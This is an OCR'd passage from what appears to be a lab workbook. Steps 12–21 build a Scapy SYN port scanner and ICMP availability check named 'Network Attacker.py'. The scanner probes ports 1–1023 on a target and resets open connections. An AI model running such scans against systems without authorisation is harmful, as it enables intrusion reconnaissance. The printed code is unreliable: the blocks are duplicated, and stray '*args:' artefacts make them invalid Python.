
12 In case it has, check if its "**.flags**" are equal to **0x12.** The "**0x12**" indicates a **SYN-ACK** flag, which means that the port is available.



13 Send an **RST** flag to close the active connection using ***sr(IP(dst=Target)/TCP(sport=Source_Port,dport=port,flags="R"),timeout=2)***, and return **True.**




14 Create a function that checks target availability.




15 Implement "**try**" and "**except**" methodology. If the exception occurs, catch it as a variable.

16 Print the exception and return a **False**.



17 Set the "**conf.verb**" to **0** inside the "**try**" block.




18 Create a variable that sends an **ICMP** packet to the target with a timeout of **3** using the command ***sr1(IP(dst = target)/ICMP(),timeout = 3)***.

Network Attacker.py

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False
```

```python
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return icmp_response
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None
```


19 Under "**try**" and "**except**" methodology, check if the **ICMP** packet was sent and returned successfully. If this is the situation, return "**True**" at the end of the block.





```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```


```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None
```

20 Create an **IF** statement that uses the availability check function to test whether the target is available.





21 Create a loop that goes over the “ports” variable range.

